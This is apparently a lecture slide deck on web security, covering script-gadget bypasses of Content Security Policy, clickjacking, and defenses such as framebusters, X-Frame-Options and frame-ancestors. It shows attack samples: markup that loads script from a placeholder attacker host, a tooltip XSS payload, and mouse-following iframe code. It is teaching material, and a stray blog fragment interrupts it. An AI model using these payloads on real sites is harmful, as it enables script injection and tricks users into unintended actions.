Using script gadgets to bypass CSP [AppSecEU17/CCS17]

- CSP ensures that no attacker-controlled code can be directly executed
- What about "data only" attacks?
  - Modern JavaScript frameworks extensively use "annotations"

```
<div data-role="button" data-text="I am a button"></div>
<script nonce="d90e0153c074f6c3fcf53">
 var buttons = $("[data-role=button]");
 // [...]
 buttons.html(button.getAttribute("data-text"));
</script>
```

Using script gadgets to bypass CSP [AppSecEU17/CCS17]

`script-src 'strict-dynamic' 'nonce-d90e0153c074f6c3fcf53'`

```
<?php
echo $_GET["username"]
?>
<div data-role="button" data-text="I am a button"></div>
<script nonce="d90e0153c074f6c3fcf53">
 var buttons = $("[data-role=button]");
 // [...]
 buttons.html(button.getAttribute("data-text"));
</script>
```

Attacker cannot guess the correct nonce, so we should be safe here, right?

Using script gadgets to bypass CSP [AppSecEU17/CCS17]

```
script-src 'strict-dynamic' 'nonce-d90e0153c074f6c3fcf53'
```

```
<!-- attacker provided -->
<div data-role="button" data-text="<script src='//attacker.org/js'></script>"></div>
<!-- end attacker provided -->
<div data-role="button" data-text="I am a button"></div>
<script nonce="d90e0153c074f6c3fcf53">
 var buttons = $("[data-role=button]");
 // [...]
 buttons.html(button.getAttribute("data-text"));
</script>
```

jQuery uses appendChild instead of document.write when adding a script

Using script gadgets to bypass CSP [AppSecEU17/CCS17]

- Idea: use existing expression parsers/evaluation functions in MVC frameworks
- Lekies et al evaluated widely used frameworks
  - Aurelia, Angular, and Polymer bypass all mitigations via expression parsers
- Often times trivial exploits
  - e.g., Bootstrap `<div data-toggle=tooltip data-html=true title='<script>alert(1)</script>'></div>`
- More involved examples require "chains" of calls
  - sometimes depended on a specific function being called, e.g., jQuery's **`after`** or **`html`**


CSP against XSS - Summary


- Content Security Policy provides control of included resources
  - for resources such as scripts or objects (to **mitigate** XSS)
  - for remote servers to contact (against data leakage)

- Even if CSP is deployed, very hard to get right
  - >90% of all policies in study from CCS 2016 easily bypassable

- **CSP is an improvement, but by no means a complete fix**

CSP - Other use cases [NDSS20]







Framing-based attacks (Clickjacking)

Framing other Web sites

- HTML supports framing of other (cross-origin sites)
  - e.g., iframes
  - very useful feature for advertisement, like buttons, ...
- Embedding site controls most of the frame's properties
  - how large the frame should be
  - where the frame is displayed
  - when the frame should be displayed
  - how opaque the frame should be
- What could go wrong?




Clickjacking



Win a free iphone!
Just click on red and green!

Quick while the offer lasts!



https://mail.google.com/mail/u/0/?ui=2&pli=1#inbox

All 50 conversations on this page are selected. Select all 10,574 conversations

Win a free iphone!
Just click on red and green!


Quick while the offer lasts!

More sophisticated Clickjacking

- Follow the mouse movement with the iframe
- Gamify being Clickjacked

```
var iframe = document.createElement("iframe");
iframe.src="https://target";
iframe.style.width = "125px";
iframe.style.height =  "15px";
iframe.style.position = "absolute";
iframe.style.opacity = 0.5;
document.body.appendChild(iframe);

window.onmousemove = function(e) {
    iframe.style.left = (e.clientX - 60) + "px";
    iframe.style.top = (e.clientY - 5) + "px";
}
```



Clickjacking Defense: Framebusters

- Frames may navigate the top frame

JS

```
if (top != self)
  top.location = self.location;
```

- Problem: sandboxed iframe can disallow top-level navigation
  - Only FrameBuster will be affected by exception...
- Combined approach works better


JS + CSS

```
<style>body { display: none; }</style>
<script>
if (top != self) {
  top.location = self.location;
} else {
  document.body.style.display = "block";
}
</script>
```

Clickjacking Defense: X-Frame-Options


- Non-standardized (hence the X-), yet widely adopted header
  - introduced in 2009
  - actually has an RFC since 2013 (RFC7034)
    - .. which mainly mentions that there is no commonly accepted variant
- Depending on the browser, two or three options exist
  - `DENY`: deny any framing whatsoever
  - `SAMEORIGIN`: only allow framing the same origin
    - depending on browser, same origin as top page or as framing page
  - `ALLOW-FROM`: <u>single</u> allowed domain (obsolete feature)
- ~25% adoption on the Web in 2017

Clickjacking: Double Framing / Nested Clickjacking



X-Frame-Options: SAMEORIGIN

Clickjacking: Double Framing




Montag, 11. Dezember 2006

Maddin, 11. Dezember 2006 11:15:55 MEZ

The grand Hillbilly Bank Robbery

Last Friday a team from our research group ("the CInsects") p
a Capture the Flag contest held UCSB. As always it was a bla



960 × 720 - 114k - gif - shampoo.antville.org/.../shampoo/images/ictf.gif
Image may be subject to copyright.
Below is the image at: shampoo.antville.org/stories/1528152/

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Click Jacking Defense: CSP's frame-ancestors

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  - deprecates X-Frame-Options
- Implements same functionality
  - `'none'`: denies from any host, `'self'`: allows only from same origin
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


